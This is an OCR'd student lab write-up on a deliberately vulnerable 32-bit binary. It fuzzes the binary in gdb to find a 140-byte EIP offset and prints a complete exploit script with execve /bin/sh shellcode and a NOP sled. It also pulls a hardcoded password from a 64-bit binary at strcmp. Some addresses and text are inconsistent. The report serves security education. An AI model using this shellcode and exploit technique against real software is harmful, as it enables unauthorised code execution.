
```
(gdb) info registers esp
esp            0×ffffcdf0          0×ffffcdf0
```

To verify the stack, look *at 40 4-byte* words from *ESP:*

This shows *40 4-byte* words from ESP.

Command:

x/40wx $esp



The value of *ESP* is *0xffffcdf0*. The *x/40wx $esp* output shows that the first value of *ESP* is *0xffffce00*. This is the address of the destination buffer for *strcpy()*. The buffer starts at *esp+0x10:*

0xffffcdf0 + 0x10 = 0xffffce00

Buffer's Start Memory Address: 0xffffce00

This *0xffffce00* address is the critical point where I break the program and inject the payload to overwrite the *EIP*. In the next step, I created the exploit using this address.

Question 11: Find the size of the writable memory on the stack. Re-run the same command as in step #9 but without breakpoints. Increase the size of output symbols with several bytes until you get an overflow. In this way, iterate through different inputs to determine where the program crashes (segmentation fault). In simple words, perform a kind of fuzzing.

Solution:

Finding the Writable Memory Size of the Stack (Fuzzing):

In GDB, remove breakpoints and gradually increase them:

Fuzzing by removing all breakpoints:

Command:

delete breakpoints

```
(gdb) delete breakpoints
Delete all breakpoints, watchpoints, tracepoints, and catchpoints? (y or n) y
(gdb)
```

Then I slowly increase the input until it crashes:

Starting with *128 bytes.*

Command:

*run $(python3 -c "print('A'*128, end='')")*

```
(gdb) run $(python3 -c "print('A'*128, end='')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Desktop/lab02/task3 $(python3 -c "print('A'*128, end='')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Inferior 1 (process 114960) exited normally]
```

Command:

*run $(python3 -c "print('A'*140, end='')")*

```
(gdb) run $(python3 -c "print('A'*140, end='')")
Starting program: /home/kali/Desktop/lab02/task3 $(python3 -c "print('A'*140, end='')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0×f7d87f0d in ?? () from /usr/lib/i386-linux-gnu/libc.so.6
```

Program received signal SIGSEGV, Segmentation fault.

Then crashed.

140 bytes: Crashed but EIP not overwritten yet.

Then 144 bytes - EIP is completely overwritten by the following command:

Command:

*run $(python3 -c "print('A'*144, end='')")*

Segmentation fault occurs and the output shows, *Program received signal SIGSEGV.*

View EIP:

Command:

info registers eip

```
(gdb) run $(python3 -c "print('A'*144, end='')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Desktop/lab02/task3 $(python3 -c "print('A'*144, end='')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAA
```

```
┌──(hasib㉿kali)-[~/Desktop/lab02]
└─$ gdb ./task3
GNU gdb (Debian 17.1-4) 17.1
Copyright (C) 2025 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./task3...
(No debugging symbols found in ./task3)
(gdb)
```

Creating a new pattern of 160 bytes

Since *120 bytes* didn't work, I used a pattern of *160 bytes* and gave the following command in the terminal:

Command:

*python3 -c "from pwn import *; print(cyclic(160).decode())"*

```
┌──(hasib㉿kali)-[~/Desktop/lab02]
└─$ python3 -c "from pwn import *; print(cyclic(160).decode())"
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaab
```

The string that appears in the above output is then pasted into the following command at the *GDB* prompt and the following generated pattern is entered:

The output shows *Program received signal SIGSEGV* and *Segmentation fault*.

```
(gdb) run aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaab
Starting program: /home/kali/Desktop/lab02/task3 aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaab
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaab

Program received signal SIGSEGV, Segmentation fault.
0x6261616b in ?? ()
```

This is crushed and the IP value is displayed.

Command:

info registers eip

```
(gdb) info registers eip
eip            0x6261616b          0x6261616b
```

The offset can be found from this value of *eip.*

Let's find the exact offset with this *0x6261616b* value:

Then I found out exactly how many positions *kaab* was in my long *160 byte* pattern. For this, the following command was given in the terminal:

Command:

*python3 -c "from pwn import *; print(cyclic_find(0x6261616b))"*

```
┌──(hasib㉿kali)-[~/Desktop/lab02]
└─$ python3 -c "from pwn import *; print(cyclic_find(0×6261616b))"
140
```

The output found offset *140 bytes.*

Reverse what is seen in EIP

```
┌──(hasib㉿kali)-[~/Desktop/lab02]
└─$ python3 -c "
from pwn import *
pattern = cyclic(160).decode()

eip_hex = 0×6261616b
eip_value = pack(eip_hex, 32).decode()

idx = pattern.find(eip_value)
if idx ≠ -1:
    print(f'Offset to EIP: {idx} bytes')
else:
    print('Pattern not found!')
"

Offset to EIP: 140 bytes

┌──(hasib㉿kali)-[~/Desktop/lab02]
└─$
```

This means that if you give *140 bytes* of junk, the next *4 bytes* of *EIP* will be overwritten.

Offset to EIP: 140 bytes

Typical offset

The *task3* binary has a buffer of *128 bytes,* then some padding and saved *EBP (4 bytes),* then *EIP*. The offset is usually *140 bytes (128 + 4 alignment + 4 saved EBP + 4 EIP = 140 total junk, then 4 bytes EIP).*

Creating the shellcode and running the exploit

The structure of the exploit

My input looks like this:

Starting *buf:* *x90 × 50 (NOP Sled)*

To expand:

+50

shellcode (23 bytes)

Executing /bin/sh:

+73

AAAA × 67 bytes junk

Filling the rest of the space:

+140

0xbffff0e0

EIP points to NOP Sled

Creating the python3 exploit.py file:

Command:

nano exploit.py

```
┌──(hasib㉿kali)-[~/Desktop/lab02]
└─$ nano exploit.py
```

Open it with the *Nano editor* and write the following code inside:

```
  GNU nano 8.7.1                                                exploit.py
import sys
import struct

# Linux x86 /bin/sh shellcode (23 bytes)
shellcode = (
    b"\x31\xc0"             # xor eax, eax
    b"\x50"                 # push eax
    b"\x68\x2f\x2f\x73\x68" # push "//sh"
    b"\x68\x2f\x62\x69\x6e" # push "/bin"
    b"\x89\xe3"             # mov ebx, esp
    b"\x50"                 # push eax
    b"\x53"                 # push ebx
    b"\x89\xe1"             # mov ecx, esp
    b"\x31\xd2"             # xor edx, edx
    b"\xb0\x0b"             # mov al, 11 (execve syscall)
    b"\xcd\x80"             # int 0x80
)

offset = 140
nop_count = 50

buf_addr = 0xffffcdf0

ret_addr = buf_addr + 25

nop_sled = b"\x90" * nop_count
junk_size = offset - nop_count - len(shellcode)
junk = b"A" * junk_size
ret = struct.pack("<I", ret_addr)  # little endian

payload = nop_sled + shellcode + junk + ret


sys.stdout.buffer.write(payload)
```

Run exploit

I have run directly.

Command:

./task3 $(python3 exploit.py)



The shell is obtained after the exploit is successfully executed and the *$* prompt is displayed.

After obtaining the shell, it is tested with the *id* command.



In the above output, I can see my machine name along with Ui, gui. My _username gid=1000(kali).

View username



The username was *kali.*

Viewing list:



After viewing the list, finally exit the shell.

Verifying the exploit in GDB

Command:

gdb ./task3

```
┌──(hasib㉿kali)-[~/Desktop/lab02]
└─$ gdb ./task3
GNU gdb (Debian 17.1-4) 17.1
Copyright (C) 2025 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./task3...
(No debugging symbols found in ./task3)
(gdb)
```

Breakpoint at ret

Command:

*break *0x08048483*

```
(gdb) break *0x08048483
Breakpoint 1 at 0x8048483
```

I have set a breakpoint here in the ret instruction so that the program will stop just before the function returns.

Run exploit

Command:

run $(python3 exploit.py)

```
(gdb) run $(python3 exploit.py)
Starting program: /home/kali/Desktop/lab02/task3 $(python3 exploit.py)
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
◆◆◆
```

The output shows that *EIP* is still in normal flow (ret has not been executed) and *ESP* is pointing to the stack top.

Stack top check

Command:

x/4wx $esp

```
(gdb) x/4wx $esp
0xffffce7c:     0xffffcdb4      0x00000000      0xffffcf34      0xffffcf40
```

Here, the first value *0xffffcdb4* = return address. This means that when ret is executed, the CPU will jump to *0xffffcdb4.*

NOP sled verify

Command:

x/40bx $esp - 100

```
(gdb) x/40bx $esp - 100
0xffffce18:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffce20:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffce28:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffce30:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffce38:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
```

The output shows that *0x90 = NOP* instruction. This means the payload is properly placed on the stack and there is a *NOP* sled, which is actually a good exploit design.

Verifying the return address

Since my return address was *0xffffcdb4*, this is what *GDB* wrote:

Command:

x/30bx 0xffffcdb4

```
(gdb) x/30bx 0xffffcdb4
0xffffcdb4:     0x14    0x5e    0xf9    0xf7    0x14    0x5e    0xf9    0xf7
0xffffcdbc:     0xdc    0x6d    0xf9    0xf7    0x78    0xce    0xff    0xff
0xffffcdc4:     0x70    0x8d    0xfd    0xf7    0xcb    0x00    0xde    0xf7
0xffffcdcc:     0x14    0x5e    0xf9    0xf7    0x00    0x00
```

EIP hijack proof

It executes ret.

Command:

(gdb) *stepi*

```
(gdb) stepi
0×ffffcdb4 in ?? ()
```

(gdb) *info registers eip*

(gdb) *info registers eip*

```
(gdb) info registers eip
eip            0×ffffcdb4          0×ffffcdb4
(gdb)
```

In the above output, my address (*0xffffcdb4*) is seen in *EIP.* From the above output, it can be understood that the CPU has now jumped to the address I gave. That is, *EIP* control has been done.

It has been confirmed whether the program is jumping to the return address I injected or not.

- **Result:** After giving the *stepi* command, the value of *EIP* is *0xffffcdb4*, which proves that I have successfully hijacked the return address.
- **Observation:** However, since there is no *NOP sled* at the desired address, the program will crash there (which is indicated by *?? ()*.
- **Offset:** *140 bytes*.
- **EIP Control: This** proves that I can change *EIP.*
- **Payload Structure:** *NOP + Shellcode + Junk + Ret.*

Task 4 - Catch the password x64

Question 1: You are given a binary Task5 compiled for 64-bit architecture. Try to exploit the program and find the correct password.

Solution:

Task5 binary analysis has been done to extract the correct password in this task. In *Task 4*, a separate binary named *Task5* was given. That binary has a password check. I need to extract the password by reverse engineering.

Analyzing Task5 binary

Getting information about bashTask5

Viewing file type

Command:

file task5


```
┌──(hasib㉿kali)-[~/Desktop/lab02]
└─$ file task5
task5: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=abe0986525ba852d7a36f8654631dfa
e5a9e73ae, not stripped
```


The output shows that the *ELF* is a *64-bit* executable, which means it is for *x86-64* architecture.


Finding hints with strings

Command:

strings task5







The output shows all readable text. Here you can see important things. For example:


- Enter password
- Wrong password
- Congratulations!
- "12345"

The last one seems suspicious. But you can't be sure just by looking at the strings because the password could be obfuscated/unused.

Reverse engineer password check logic with GDB:

Command:

gdb -q ./task5



(gdb) *set disassembly-flavor intel*



See all functions

(gdb) *info functions*

```
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x0000000000400470  _init
0x00000000004004a0  puts@plt
0x00000000004004b0  printf@plt
0x00000000004004c0  strcmp@plt
0x00000000004004d0  scanf@plt
0x00000000004004e0  _start
0x0000000000400510  _dl_relocate_static_pie
0x0000000000400520  deregister_tm_clones
0x0000000000400550  register_tm_clones
0x0000000000400590  __do_global_dtors_aux
0x00000000004005b0  frame_dummy
0x00000000004005dd  printPassword()
0x00000000004005f7  checkPassword()
0x000000000040064c  main
0x0000000000400660  __libc_csu_init
0x00000000004006d0  __libc_csu_fini
0x00000000004006d4  _fini
```

The above output shows a list of main and other functions.

main disassemble

Command:

(gdb) *disassemble main*

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x000000000040064c <+0>:     push   rbp
   0x000000000040064d <+1>:     mov    rbp,rsp
   0x0000000000400650 <+4>:     call   0x4005f7 <_Z13checkPasswordv>
   0x0000000000400655 <+9>:     mov    eax,0x0
   0x000000000040065a <+14>:    pop    rbp
   0x000000000040065b <+15>:    ret
End of assembler dump.
```

It was found:

0x0000000000400650 <+4>: call 0x4005f7 <_Z13checkPasswordv>

Which means the password checking logic was inside *checkPassword()*.

Breakpoint in strcmp

Command:

(gdb) *break strcmp*

```
(gdb) break strcmp
Breakpoint 1 at 0x4004c0
```

The breakpoint is called on the *strcmp* call because password check is usually done with *strcmp()*.

Running program

Then the program was run with any password.

```
(gdb) run
Starting program: /home/kali/Desktop/lab02/task5
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter password:
test123

Breakpoint 1, 0×00007ffff7f15df0 in ?? () from /usr/lib/x86_64-linux-gnu/libc.so.6
```

After asking for password input, any password can be given as input, so I have given *test123* as input. Execution stops at strcmp.

strcmp-এ break হলে arguments দেখা

(gdb) info registers rdi rsi

```
(gdb) info registers rdi rsi
rdi            0×7fffffffdc80      140737488346240
rsi            0×601060            6295648
```

Output:

rdi 0x7fffffffdc80 140737488346240

rsi 0x601060 6295648

- **rdi = user input**
- **rsi = actual password**

```
(gdb) x/s $rdi
0×7fffffffdc80: "test123"
```

The rsi contains the actual password inside the program. The correct password is found in this:

Command:

(gdb) *x/s $rsi*

```
(gdb) x/s $rsi
0×601060 <password>:    "12345"
```


The password "*12345*" was found in the output.

Running the program with the correct password

Re-running the program with the password found after exiting *GDB*:

Command:

./task5



Those who ran it were immediately asked to enter a password, where after entering the previously obtained password "*12345*", the message "*Congratulations! You logged in*" was received. As a result, they were successfully logged in.

Question 2: What differences do you find between debugging 32-bit and 64-bit applications?

Solution:

In this lab, I worked with two binaries, *task3 (32-bit)* and *task5 (64-bit).* While debugging the two, I noticed the following differences:

Registers:

In *32-bit task3*, the registers were *EAX, EBX, ECX, EDX, ESP, EBP, EIP*, each *4 bytes.* In *GDB,* I saw:

eip 0x41414141 0x41414141

esp 0xffffcdf0 0xffffcdf0

In *64-bit task5*, the registers were *RAX, RBX, RCX, RDX, RSP, RBP, RIP*, each *8 bytes.* In addition, there are new registers named *R8-R15.* I saw in *GDB:*

rdi 0x7fffffffdc80 140737488346240

rsi 0x601060 6295648

Function Argument Passing:

In *32-bit task3*, arguments were pushed onto the stack before calling *strcpy():*

mov DWORD PTR [esp+0x4],eax ; on argument stack

lea eax,[esp+0x10]

mov DWORD PTR [esp],eax

call strcpy@plt

After breaking *strcmp()* in *64-bit task5,* I saw that the arguments were directly in the registers:

rdi = user input (my given password, '*test123')*

rsi = actual password *("12345")*

The first 6 arguments go to the *RDI, RSI, RDX, RCX, R8, R9* registers.

Address Size:

In 32-bit task3, all addresses are 4 bytes:

0x0804844d ; main function

0x08048310 ; strcpy@plt

0x08048483 ; ret instruction

In 64-bit task5, all addresses are 8 bytes:

0x0000000000400650 ; main function

0x0000000000601060 ; password variable

Stack Layout and Offset:

In *32-bit task3*, I fuzzed and found that the offset was only *140 bytes,* because the return address was only *4 bytes* and the *EBP* was only *4 bytes.*

In *64-bit*, the offset was higher because the return address was *8 bytes* and the RBP was *8 bytes*. Stack alignment also had to adhere to the *16-byte* boundary.

Canonical Address Rule (x64 only):

In *64-bit*, the upper 16 bits of the address must all be the same, otherwise a General Protection Fault occurs. This rule does not apply to *32-bit.* This makes *64-bit* more difficult to exploit.

Differences in GDB Commands:

Work	**32-bit (task3)**	**64-bit (task5)**
View Instruction Pointer	*info registers*	*eip info registers rip*
View Arguments	*x/wx $esp*	*info registers rdi rsi*
Password recovery	From stack	*x/s $rsi*

Difference in Security Features:

While compiling *task3* (*32-bit*) all protections had to be intentionally disabled with the following command given in the lab instruction.

Command:

gcc -o binary -fno-stack-protector -m32 -z execstack source.c

In *task5* (*64-bit) checksec* showed that modern protections were enabled such as *NX*, *Canary, PIE.* Due to this, shellcode injection was not possible and password had to be extracted only by reverse engineering.

Question 3: Do we need to use shellcode to complete this task? Justify your answer

Solution:

No, there is no need to use traditional shellcode to complete *Task 4*. The main reason for this is that the purpose and method of *Task 3* and *Task 4* are completely different. In *Task 3*, my goal was to hijack the execution of the program using buffer overflow and run a */bin/sh* shell. Since there was no ready-made function to run the shell inside that program, I had to inject shellcode from outside and overwrite the stack to execute it.

But in the case of *Task 4,* the situation is different. Here, if we analyze the binary using *(gdb) info functions*, we can see that some important functions are already provided inside the program, such as *printPassword()* or *checkPassword().* The function of these functions is to verify the password or print the password directly. That is, the functionality that I need to do (get the password or get the success message), is already implemented inside the program. So, there is no need to inject any new external shellcode.

This Task basically uses the "*Return-to-Function" or "Function Redirection*" technique. Here I first overwrite the stack through buffer overflow to reach the *EIP (Instruction Pointer).* Then I directly set the memory address of the target function (such as *printPassword())* without setting the address of any shellcode in *EIP.* As a result, when the current function ends and executes the

ret instruction, the program jumps directly to that function with the address I gave from the stack and executes it. Through this, I can change the control flow of the program and run my desired function.

This method is easier and more effective than using shellcode. When injecting shellcode, it is relatively difficult to accurately determine the correct memory address, use *NOP* sleds, and make execution reliable. But the address of the internal function is usually static, so it is much easier to jump to it. In addition, many systems have *NX (No-Execute)* protection enabled, which does not allow the shellcode on the stack to be executed. But there is no obstacle to executing the program's own function, so this technique is more reliable. At the same time, since the shellcode is relatively large (*20–50 bytes*), it may be difficult to inject it into a small buffer, where *Task 4* can be completed by overwriting only one address.

There is no need to use shellcode in *Task 4,* because here it is possible to achieve the goal simply by using an existing function within the program.

References

[1] Aleph One, "Smashing the stack for fun and profit," *Phrack Magazine*, vol. 7, no. 49, Nov. 1996. Available: http://phrack.org/issues/49/14.html

[2] C. Cowan *et al.*, "StackGuard: Automatic adaptive detection and prevention of buffer-overflow attacks," in *Proc. 7th USENIX Security Symp.*, San Antonio, TX, USA, Jan. 1998, pp. 5-16. Available: https://www.usenix.org/legacy/publications/library/proceedings/sec98/full_papers/cowan/cowan.pdf

[3] Free Software Foundation, "Debugging with GDB: The GNU Source-Level Debugger," *GNU.org*, 2023. Available: https://sourceware.org/gdb/current/onlinedocs/gdb.html

[4] Intel Corporation, "Intel® 64 and IA-32 Architectures Software Developer's Manual Volume 1: Basic Architecture," *Intel*, 2023. Available: https://www.intel.com/content/www/us/en/developer/articles/technical/intel-sdm.html

[5] A. Gallopsled *et al.*, "pwntools: CTF framework and exploit development library," *pwntools.com*, 2023. Available: https://docs.pwntools.com/en/stable/

[6] H. Shacham, "The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86)," in *Proc. 14th ACM Conf. Comput. Commun. Secur. (CCS)*, Alexandria, VA, USA, 2007. Available: https://hovav.net/ucsd/dist/geometry.pdf

[7] PaX Team, "PaX address space layout randomization (ASLR)," *grsecurity*, 2003. Available: https://pax.grsecurity.net/docs/aslr.txt

[8] Linux Programmer's Manual, "strcpy(3) - Linux manual page," *man7.org*, 2023. Available: https://man7.org/linux/man-pages/man3/strcpy.3.html

[9] Linux Programmer's Manual, "gets(3) - Linux manual page," *man7.org*, 2023. Available: https://man7.org/linux/man-pages/man3/gets.3.html

[10] J. Erickson, *Hacking: The Art of Exploitation*, 2nd ed. San Francisco, CA, USA: No Starch Press, 2008. Available: https://nostarch.com/hacking2.htm

[11] MITRE Corporation, "CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')," *Common Weakness Enumeration*, 2023. Available: https://cwe.mitre.org/data/definitions/120.html

[12] H. J. Lu *et al.*, "System V Application Binary Interface: AMD64 Architecture Processor Supplement," *GitLab*, 2023. Available: https://gitlab.com/x86-psABIs/x86-64-ABI

[13] Linux Programmer's Manual, "elf(5) - format of Executable and Linking Format (ELF) files," *man7.org*, 2023. Available: https://man7.org/linux/man-pages/man5/elf.5.html